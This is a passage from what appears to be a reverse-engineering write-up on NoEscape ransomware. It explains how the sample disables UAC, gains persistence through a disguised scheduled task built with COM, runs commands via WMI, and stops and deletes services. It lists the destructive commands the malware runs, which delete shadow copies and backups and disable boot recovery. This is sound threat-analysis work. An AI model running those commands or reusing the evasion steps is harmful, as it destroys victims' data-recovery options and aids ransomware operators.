<p><img src="https://i.imgur.com/yAXg1Ki.png" alt="" /></p>

<p>It will do the same but this time with another subkey named <strong><a href="https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-gpsb/341747f5-6b5d-4d30-85fc-fa1cc04038d4">ConsentPromptBehaviorAdmin</a></strong>, it will set this key value with 0x0000000 and this option allows the Consent Admin to perform an operation that requires elevation without <strong>consent or credentials.</strong> </p>

<p><img src="https://i.imgur.com/42cFTx1.png" alt="" /></p>



<h2 id="abusing-com-for-persistence">Abusing COM for persistence</h2>

<p>After disabling UAC, the malware will try to use COM (Component Object Model) to create a scheduled task.</p>

<p>creating the scheduled task using direct APIs may alter the defensive solutions into a malicious behavior so NoEscape uses COM for this function, so Let’s dive deep into how this is done.</p>

<p>1.It uses <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/processenv/nf-processenv-getenvironmentvariablew">GetEnvironmentVariableW</a></strong> to get <strong><em>‘APPDATA\Roaming’</em></strong> path, it then extracts the file name and extension using <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getmodulefilenamew">GetModuleFileNameW</a></strong> and then copy it to this path using <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-copyfilew">CopyFileW</a></strong>.  </p>

<p><img src="https://i.imgur.com/913Y07F.png" alt="" /></p>


<p>2.Next It will create a COM instance from <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/taskschd/nn-taskschd-itaskservice">ITaskService</a></strong> interface using <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/combaseapi/nf-combaseapi-cocreateinstance">CoCreateInstance</a></strong> This interface provides access to the Task Scheduler service for managing registered tasks, the Instance handle or ppv is returned in the last argument, Next it will call <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/taskschd/nf-taskschd-itaskservice-connect">ITaskService_interface-&gt;Connect</a></strong> to start operating with Task Scheduler service manager, if the return value of Connect method is 0 –&gt; <strong>S_OK</strong> that’s mean that the operation completed successfully. </p>

<p><img src="https://i.imgur.com/DssTQh2.png" alt="" /></p>

<p><img src="https://i.imgur.com/aZbBEcn.png" alt="" /></p>

<p>3.Next it will call <a href="https://learn.microsoft.com/ms-my/windows/win32/api/taskschd/nf-taskschd-itaskservice-getfolder"><strong>ITaskService::GetFolder</strong></a>, This method retrieves a folder from the Task Scheduler service. Folders in the Task Scheduler provide a way to organize tasks. the third argument will hold a handle or instance for <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/taskschd/nn-taskschd-itaskfolder">ITaskFolder</a></strong> object, according to MSDN this interface provides the methods that are used to register (create) tasks in the folder, remove tasks from the folder, and create or remove subfolders from the folder.</p>

<p><img src="https://i.imgur.com/oNZm6C6.png" alt="" /></p>

<p>4.NoEscape is preparing to register its task with “<strong><em>SystemUpdate</em></strong>” to trick the normal users if they applied some normal investigation, so it deletes any registered task before with this name “<strong><em>SystemUpdate</em></strong>”, it uses <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/taskschd/nf-taskschd-itaskfolder-deletetask">ITaskFolder::DeleteTask</a></strong> to delete a task from the folder.</p>

<p><img src="https://i.imgur.com/h2NuJs5.png" alt="" /></p>

<p>5.Next it will register a new task using <a href="https://learn.microsoft.com/en-us/windows/win32/api/taskschd/nf-taskschd-itaskservice-newtask"><strong>ITaskService::NewTask</strong></a> and it returns an empty task definition object to be filled in with settings and properties, the third argument for this API will output with a handle to <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/taskschd/nn-taskschd-itaskdefinition">ITaskDefinition</a></strong> object, This interface represents a task definition, which contains all the settings and properties needed to define a task</p>

<div class="language-py highlighter-rouge"><div class="highlight"><pre class="highlight"><code>
<span class="n">HRESULT</span> <span class="n">NewTask</span><span class="p">(</span>

<span class="err">  </span><span class="p">[</span><span class="ow">in</span><span class="p">]</span> <span class="n">DWORD</span> <span class="n">flags</span><span class="p">,</span>

<span class="err">  </span><span class="p">[</span><span class="n">out</span><span class="p">]</span> <span class="n">ITaskDefinition</span> <span class="o">**</span><span class="n">ppDefinition</span>

<span class="p">);</span>

</code></pre></div></div>

<p>6.it will then call [<strong>ITaskDefinition::get_principal](https://learn.microsoft.com/en-us/windows/win32/api/taskschd/nf-taskschd-itaskdefinition-get_principal)</strong>, This method retrieves the principal object associated with the task definition. The principal object contains information about the security context, including the user account, logon type, and other authentication settings, that the task will run under, the return value is saved in the second argument and it will hold <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/taskschd/nn-taskschd-iprincipal">IPrincipal</a></strong> object handle which is used to defines the basic functionality of a principal object. </p>

<p><img src="https://i.imgur.com/8UkJkIp.png" alt="" /></p>

<p>7.Next it will call <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/taskschd/nf-taskschd-iprincipal-put_runlevel">IPrincipal::put_RunLevel</a></strong> , This method sets the run level for the task’s security principal. The run level determines the privilege level at which the task will run. It takes an argument that specifies the run level, it uses <strong>TASK_RUNLEVEL_HIGHEST</strong> as run level value to run the task with the highest privileges, followed by calling <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/taskschd/nf-taskschd-itaskdefinition-get_triggers">ITaskDefinition::get_Triggers</a></strong> This method retrieves the collection of triggers that are configured for the task. Triggers determine when a task will be executed.  </p>

<p>The returned collection typically contains instances of trigger objects <a href="https://learn.microsoft.com/en-us/windows/win32/api/taskschd/nn-taskschd-itriggercollection">ITriggerCollection</a>, each representing a specific type of trigger configured for the task. These triggers define the conditions under which the task should be triggered, such as a specific time, event, or system state change</p>

<p><img src="https://i.imgur.com/JGsOhaq.png" alt="" /></p>

<p>8.by using ITriggerCollection interface object it will call <a href="https://learn.microsoft.com/en-us/windows/win32/api/taskschd/nf-taskschd-itriggercollection-create"><strong>ITriggerCollection::Create</strong></a> twice to create two different Triggers.</p>

<p><strong><em>TASK_TRIGGER_DAILY</em></strong>, Triggers the task on a daily schedule. For example, the task starts at a specific time every day, every other day, every third day, and so on.</p>

<p><strong><em>TASK_TRIGGER_LOGON</em></strong> , Triggers the task when a specific user logs on.</p>

<p>this function returns an <a href="https://learn.microsoft.com/en-us/windows/desktop/api/taskschd/nn-taskschd-itrigger"><strong>ITrigger</strong></a> interface that represents the new trigger, so we have two objects of ITrigger interface one for Daily Trigger and another for Login Trigger.</p>

<p><img src="https://i.imgur.com/eivlr5g.png" alt="" /></p>

<p>9.Next it will call <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/unknwn/nf-unknwn-iunknown-queryinterface(refiid_void)">IUnknown::QueryInterface</a></strong> to query 2 interfaces objects <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/taskschd/nn-taskschd-idailytrigger">IDailyTrigger</a></strong> (Represents a trigger that starts a task based on a daily schedule. For example, the task starts at a specific time every day, every other day, every third day, and so on) and <a href="https://learn.microsoft.com/en-us/windows/win32/api/taskschd/nn-taskschd-ilogontrigger"><strong>ILogonTrigger</strong></a> (Represents a trigger that starts a task when a user logs on. When the Task Scheduler service starts, all logged-on users are enumerated and any tasks registered with logon triggers that match the logged-on user are run) </p>

<p><img src="https://i.imgur.com/q6v80Kn.png" alt="" /></p>

<p>10.Next It will set the ID and Activation time for the Daily trigger using <a href="https://learn.microsoft.com/en-us/windows/win32/api/taskschd/nf-taskschd-itrigger-put_id"><strong>ITrigger::put_Id</strong></a> and <a href="https://learn.microsoft.com/en-us/windows/win32/api/taskschd/nf-taskschd-itrigger-put_startboundary"><strong>ITrigger::put_StartBoundary</strong></a> </p>

<p><img src="https://i.imgur.com/33GXsxh.png" alt="" /></p>

<p><img src="https://i.imgur.com/2l4u4PH.png" alt="" /></p>

<p>it then will call <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/taskschd/nf-taskschd-idailytrigger-put_daysinterval">IDailyTrigger::put_DaysInterval</a></strong>, This method sets the number of days between each occurrence of the task. It specifies how often the task should repeat, measured in days, it uses 1 day as an interval time between task occurrences.</p>

<p><img src="https://i.imgur.com/NlsXmFX.png" alt="" /></p>

<p>Next, it will call <a href="https://learn.microsoft.com/en-us/windows/win32/api/taskschd/nf-taskschd-itrigger-get_repetition"><strong>ITrigger::get_Repetition</strong></a> to get an object from <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/taskschd/nn-taskschd-irepetitionpattern">IRepetitionPattern</a></strong> interface, This method retrieves the repetition pattern associated with the trigger. The repetition pattern defines how many times the task should be repeated and the time interval between repetitions.</p>

<p><img src="https://i.imgur.com/UNzdG4G.png" alt="" /></p>

<p>next, it will call <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/taskschd/nf-taskschd-irepetitionpattern-put_interval">IRepetitionPattern::put_Interval</a></strong>, This method is used to set the time interval between repetitions. You can specify the interval in milliseconds, seconds, minutes, hours, or days, depending on the requirements of your task, and it sets it to PT10M.</p>

<ul>
  <li>
    <p>“PT” indicates that the following characters represent a time duration.</p>
  </li>
  <li>
    <p>“10M” indicates 10 minutes.</p>
  </li>
</ul>

<p><img src="https://i.imgur.com/b1wRQYj.png" alt="" /></p>

<p>11.it will use the same step done for Daily Trigger which is identified by “Trigger1”, The logon Trigger will be identified by “<strong>Trigger2</strong>”, the difference thing here is that it will call <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/taskschd/nf-taskschd-irepetitionpattern-put_stopatdurationend">IRepetitionPattern::put_StopAtDuration</a></strong> with Logon Trigger “Trigger2” to get or set a Boolean value that indicates if a running instance of the task is stopped at the end of the repetition pattern duration, it set it to False (0).</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code>
<span class="err"> </span> <span class="err">  </span><span class="n">HRESULT</span> <span class="p">(</span> <span class="o">*</span><span class="n">put_StopAtDurationEnd</span><span class="p">)</span>

<span class="err"> </span> <span class="err">  </span><span class="p">(</span>

<span class="err"> </span> <span class="err">  </span><span class="n">IRepetitionPattern</span> <span class="o">*</span><span class="n">This</span><span class="p">,</span>

<span class="err"> </span> <span class="err"> </span> <span class="err"> </span><span class="n">VARIANT_BOOL</span> <span class="n">stop</span>

<span class="err"> </span> <span class="err"> </span> <span class="err"> </span><span class="p">);</span>

</code></pre></div></div>

<p><img src="https://i.imgur.com/JdeV4zB.png" alt="" /></p>

<p>12.Next it will call <a href="https://learn.microsoft.com/en-us/windows/win32/api/taskschd/nf-taskschd-itaskdefinition-get_actions"><strong>ITaskDefinition::get_Actions</strong></a> method and it is used to retrieve a collection of actions associated with a task definition. In the context of Windows Task Scheduler programming, it allows you to access the actions that the task performs when triggered, so it returns <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/taskschd/nn-taskschd-iactioncollection">IActionCollection</a></strong> object, and it uses it to call <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/taskschd/nf-taskschd-iactioncollection-create">IActionCollection::Create</a></strong> and it sets the type of the action to <strong>TASK_ACTION_EXEC</strong> , This action performs a command-line operation. For example, the action could run a script, or start an executable.</p>

<p><img src="https://i.imgur.com/F6JlYxR.png" alt="" /></p>

<p>13.here we come to the most important phase NoEscape assigns the dropped ransomware path to the created tasks, it uses <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/taskschd/nf-taskschd-iexecaction-put_path">IExecAction::put_Path</a></strong> to set the task path.</p>

<p><img src="https://i.imgur.com/VgbXv0B.png" alt="" /></p>

<h2 id="command-execution">Command Execution</h2>


<p>NoEscape for the second time takes advantage of COM interfaces but this time it abuses COM for Command execution, it executes some WMI commands that pave the way for file encryption and removes backups or shadow copies, so let’s delve into this functionality as we did before.</p>

<p>1.it first decrypts the commands it wants to execute using decryption the appropriate index for each command.</p>

<p><img src="https://i.imgur.com/IM4vMJP.png" alt="" /></p>


<p>2.Next it calls <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/combaseapi/nf-combaseapi-cocreateinstance">CoCreateInstance</a></strong> to create an object of <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/wbemcli/nn-wbemcli-iwbemlocator">IWbemLocator</a></strong>, the interface object handle is saved in the last argument for this API.</p>

<p> <img src="https://i.imgur.com/vFNGUKk.png" alt="" /></p>

<p>3.Then NoEscape decrypts a string <em>“ROOT\CIMV2”</em> and then gets a pointer to <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/wbemcli/nf-wbemcli-iwbemlocator-connectserver">IWbemLocator::ConnectServer</a></strong>, The <strong>IWbemLocator::ConnectServer</strong> method creates a connection through DCOM to a WMI namespace on the computer specified in the <strong><em>strNetworkResource</em></strong> parameter, this function returns a object handle to <a href="https://learn.microsoft.com/en-us/windows/win32/api/wbemcli/nn-wbemcli-iwbemservices"><strong>IWbemServices</strong></a> interface, The <strong><em>IWbemServices</em></strong> interface is used by clients and providers to access WMI services. The interface is implemented by WMI and WMI providers and is the primary WMI interface.</p>

<p>The WMI namespace “<em>ROOT\CIMV2</em>” is the default namespace and contains classes for computer hardware and configuration.</p>

<p><img src="https://i.imgur.com/OgiqPIk.png" alt="" /></p>

<p>4.Next it decrypts 2 strings to be used later (‘Create’ , ‘Win32_Porcess’), and then it calls <a href="https://learn.microsoft.com/en-us/windows/win32/api/wbemcli/nf-wbemcli-iwbemservices-getobject"><strong>IWbemServices::GetObjectA</strong></a> , This method provided by the Windows Management Instrumentation (WMI) API, which is used for retrieving a single instance of a managed object from the WMI repository</p>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">HRESULT</span> <span class="nx">GetObject</span><span class="p">(</span>

<span class="err">  </span><span class="p">[</span><span class="k">in</span><span class="p">]</span> <span class="kd">const</span> <span class="nx">BSTR</span> <span class="nx">strObjectPath</span><span class="p">,</span>

<span class="err">  </span><span class="p">[</span><span class="k">in</span><span class="p">]</span> <span class="nx">long</span> <span class="nx">lFlags</span><span class="p">,</span>

<span class="err">  </span><span class="p">[</span><span class="k">in</span><span class="p">]</span> <span class="nx">IWbemContext</span> <span class="o">*</span><span class="nx">pCtx</span><span class="p">,</span>

<span class="err">  </span><span class="p">[</span><span class="nx">out</span><span class="p">]</span> <span class="nx">IWbemClassObject</span> <span class="o">**</span><span class="nx">ppObject</span><span class="p">,</span>

<span class="err">  </span><span class="p">[</span><span class="nx">out</span><span class="p">]</span> <span class="nx">IWbemCallResult</span> <span class="o">**</span><span class="nx">ppCallResult</span>

<span class="p">);</span>
</code></pre></div></div>

<p>this function retrieves an object of a class, but you need to pass it the object path in the first argument (<strong><em>strObjectPath</em></strong>), and in our case, it passes <strong><a href="https://learn.microsoft.com/en-us/windows/win32/cimwin32prov/win32-process">Win32_Process</a></strong> (CIM class definition) as a class name.</p>

<p>The Win32_Process class is a part of the Windows Management Instrumentation (WMI) infrastructure, which provides a standardized way for administrators to query and interact with various aspects of a Windows operating system.</p>

<p>The Win32_Process class represents a running process on a Windows system. It contains information about processes currently executing on the system, such as their process ID, executable path, command line arguments, and more.</p>

<p>the object is returned in the fourth argument <strong><em>ppObject</em></strong> and its type is <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/wbemcli/nn-wbemcli-iwbemclassobject">IWbemClassObject</a></strong> interface.</p>

<p><img src="https://i.imgur.com/hmRA03B.png" alt="" /></p>

<p>5.Next it will execute a call to <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/wbemcli/nf-wbemcli-iwbemclassobject-getmethod">IWbemClassObject::GetMethod</a></strong> to get information about a method, The method in our case is ‘<strong><a href="https://learn.microsoft.com/en-us/windows/win32/cimwin32prov/create-method-in-class-win32-process">Create</a></strong>’ this method related to <strong><a href="https://learn.microsoft.com/en-us/windows/win32/cimwin32prov/win32-process">Win32_Process</a></strong> Class, so it will get information about Create method and all of that is saved in the fourth argument which will result in <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/wbemcli/nn-wbemcli-iwbemclassobject">IWbemClassObject</a></strong> interface, so to process with Create method it needs to operate with the newly <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/wbemcli/nn-wbemcli-iwbemclassobject">IWbemClassObject</a></strong> object,</p>

<p>6.it then Spawn this object using <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/wbemcli/nf-wbemcli-iwbemclassobject-spawninstance">IWbemClassObject::SpawnInstance</a></strong> to create a new instance of a class.</p>

<p><img src="https://i.imgur.com/c4ybjh1.png" alt="" /> </p>

<p>7.Next it will call <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/wbemcli/nf-wbemcli-iwbemclassobject-put">IWbemClassObject::Put</a></strong> to set set the property name to ‘<strong><em>CommandLine</em></strong>’ and then to set the command line to be executed by Create Method.</p>

<p><img src="https://i.imgur.com/0o4hwi2.png" alt="" /></p>

<p>8.Then NoEscape will call <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/wbemcli/nf-wbemcli-iwbemservices-execmethod">IWbemServices::ExecMethod</a></strong> to execute Create Method from Win32_Process Class, and it passes the object path which is <strong><a href="https://learn.microsoft.com/en-us/windows/win32/cimwin32prov/win32-process">Win32_Process</a></strong> and the last spawned IWbemClassObject which holds information about <strong><a href="https://learn.microsoft.com/en-us/windows/win32/cimwin32prov/create-method-in-class-win32-process">Create</a></strong> Method. </p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code>
<span class="p">(</span><span class="n">IWebmService_interface</span><span class="o">-&gt;</span><span class="n">lpVtbl</span><span class="o">-&gt;</span><span class="n">ExecMethod</span><span class="p">)(</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err">  </span><span class="n">IWebmService_interface</span><span class="p">,</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err">  </span><span class="n">Win32_process_string</span><span class="p">,</span> <span class="o">//</span> <span class="n">Win32_Process</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err">  </span><span class="mi">0</span><span class="p">,</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err">  </span><span class="mi">7</span><span class="p">,</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err">  </span><span class="mi">0</span><span class="p">,</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err">  </span><span class="n">IWbemClassObject_interface_ref</span><span class="p">,</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err">  </span><span class="o">&amp;</span><span class="n">Zero</span><span class="p">,</span>
<span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err"> </span> <span class="err">  </span><span class="mi">0</span><span class="p">);</span>

</code></pre></div></div>

<p>so when ExecMethod is executed it will execute a call to Create Method, this function creates a new process with the property name specified on Step7, which is the command line that holds the command line NoEscape wants to execute.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code>
<span class="n">uint32</span> <span class="n">Create</span><span class="p">(</span>

<span class="err">  </span><span class="p">[</span><span class="ow">in</span><span class="p">]</span> <span class="n">string</span> <span class="n">CommandLine</span><span class="p">,</span>

<span class="err">  </span><span class="p">[</span><span class="ow">in</span><span class="p">]</span> <span class="n">string</span> <span class="n">CurrentDirectory</span><span class="p">,</span>

<span class="err">  </span><span class="p">[</span><span class="ow">in</span><span class="p">]</span> <span class="n">Win32_ProcessStartup</span> <span class="n">ProcessStartupInformation</span><span class="p">,</span>

<span class="err">  </span><span class="p">[</span><span class="n">out</span><span class="p">]</span> <span class="n">uint32</span> <span class="n">ProcessId</span>

<span class="p">);</span>

</code></pre></div></div>

<p>and that is how NoEscape Abuses COM and WMI to execute commands stealthily.</p>

<p>and here is a list of executed commands.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>
	SHADOWCOPY DELETE /nointeractive
	
	wmic SHADOWCOPY DELETE /nointeractive
	
	wbadmin DELETE SYSTEMSTATEBACKUP -deleteOldes
	
	wbadmin DELETE SYSTEMSTATEBACKUP -keepVersions:0
	
	'wbadmin DELETE BACKUP -deleteOldest
	
	wbadmin DELETE BACKUP -keepVersions:0
	
	vssadmin Delete Shadows /All /Quiet
	
	bcdedit /set {default} recoveryenabled No
	
	bcdedit /set {default} bootstatuspolicy ignoreallfailures
</code></pre></div></div>

<h2 id="stopping-and-deleting-services">Stopping and Deleting Services</h2>

<p>When files are actively used by Windows services, accessing them for encryption may fail. To address this, NoEscape maintains a list of services to terminate and delete. The presence of these services on the system can hinder NoEscape’s operations.</p>

<p>1.It first gets a handle to Service Control Manager using <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/winsvc/nf-winsvc-openscmanagerw">OpenSCManagerW</a></strong> , this API Establishes a connection to the service control manager on the specified computer and opens the specified service control manager database, Next it gets a handle to the service using <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/winsvc/nf-winsvc-openservicew">OpenServiceW</a></strong>  </p>

<p><img src="https://i.imgur.com/JdTLQu2.png" alt="" /></p>

<p>2.Then it execute a call to <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/winsvc/nf-winsvc-queryservicestatusex">QueryServiceStatusEx</a></strong> to get the current statues for the service, The statues statue is saved in a passed structure called <strong><em><a href="https://learn.microsoft.com/en-us/windows/win32/api/winsvc/ns-winsvc-service_status_process">SERVICE_STATUS_PROCESS</a></em></strong>, accessing <em>dwCurrentState</em> from this structure and comparing it against 1 (<strong>SERVICE_STOPPED</strong>) , which means that this service is stopped right now, so it closes the handle and do nothing.</p>

<p><img src="https://i.imgur.com/ZzcTBgc.png" alt="" /></p>

<p>3.If the service’s current state is not <strong>SERVICE_STOPPED</strong> , It will check if it is <strong>SERVICE_STOP_PENDING</strong> which means that this service is stopping, Based on that it will calculate the required time for the pending status to be SERVICE_STOPPED , To do this it access another element on <strong><em><a href="https://learn.microsoft.com/en-us/windows/win32/api/winsvc/ns-winsvc-service_status_process">SERVICE_STATUS_PROCESS</a></em></strong> called <em>dwWaitHint</em> , it expresses the estimated time required for a pending start, stop, pause, or continue operation, in millisecond, And after calculating the required time it executes a sleep call with this value., and it will loop until pending time ends.</p>

<p><img src="https://i.imgur.com/Dhqgq0S.png" alt="" /></p>

<p>4.So all steps were related <strong>SERVICE_STOPPED</strong>, <strong>SERVICE_STOP_PENDING</strong> , but what if the service is running and there are other services there execution is dependent on this service, the malware is paving the way to stop the service but can’t do that without stopping services that require this service to be active, So it execute a call to <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/winsvc/nf-winsvc-enumdependentservicesw">EnumDependentServicesW</a></strong> to retrieve the name and status of each service that depends on the specified service.</p>

<p><img src="https://i.imgur.com/PEk5Zak.png" alt="" /></p>

<p>5.The <em>LpService</em> argument is an array of <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/winsvc/ns-winsvc-enum_service_statusa">ENUM_SERVICE_STATUSA</a></strong> that holds a structure for each enumerated service, And for each service, it will first get a handle using <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/winsvc/nf-winsvc-openservicew">OpenServiceW</a></strong> and then it uses <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/winsvc/nf-winsvc-controlservice">ControlService</a></strong> to stop the service by passing <strong>SERVICE_CONTROL_STOP</strong> in the second argument, it will check if the service is stopped already after this call through Do While Loop, and when is get the service statue is <strong>SERVICE_CONTROL_STOP</strong>, it breaks the loop.</p>

<p><img src="https://i.imgur.com/KBc83vs.png" alt="" /></p>

<p>6.After doing this for each dependent service on our specific service it will do the same with our service itself it will use <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/winsvc/nf-winsvc-controlservice">ControlService</a></strong> to state the service with <strong>SERVICE_CONTROL_STOP</strong> Flag, inside a Do While loop it will call <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/winsvc/nf-winsvc-queryservicestatusex">QueryServiceStatusEx</a></strong> and check for service statue until it becomes SERVICE_STOPPED if it is it will break the loop.</p>

<p><img src="https://i.imgur.com/Rv9cxo8.png" alt="" /></p>

<p>7.So Now the service is ready to be deleted after stopping it, it will get a handle to service control manager and to the service and then execute a call to <strong><a href="https://learn.microsoft.com/en-us/windows/win32/api/winsvc/nf-winsvc-deleteservice">DeleteService</a></strong> by passing the service handle.</p>

<p><img src="https://i.imgur.com/jLgNGFX.png" alt="" /></p>

<p>and here is a list of services to be deleted using this explained way.</p>

<table>
  <thead>
    <tr>
      <th><strong>Culserver</strong>              <strong>DefWatch</strong></th>
      <th><strong>GxBlr</strong></th>
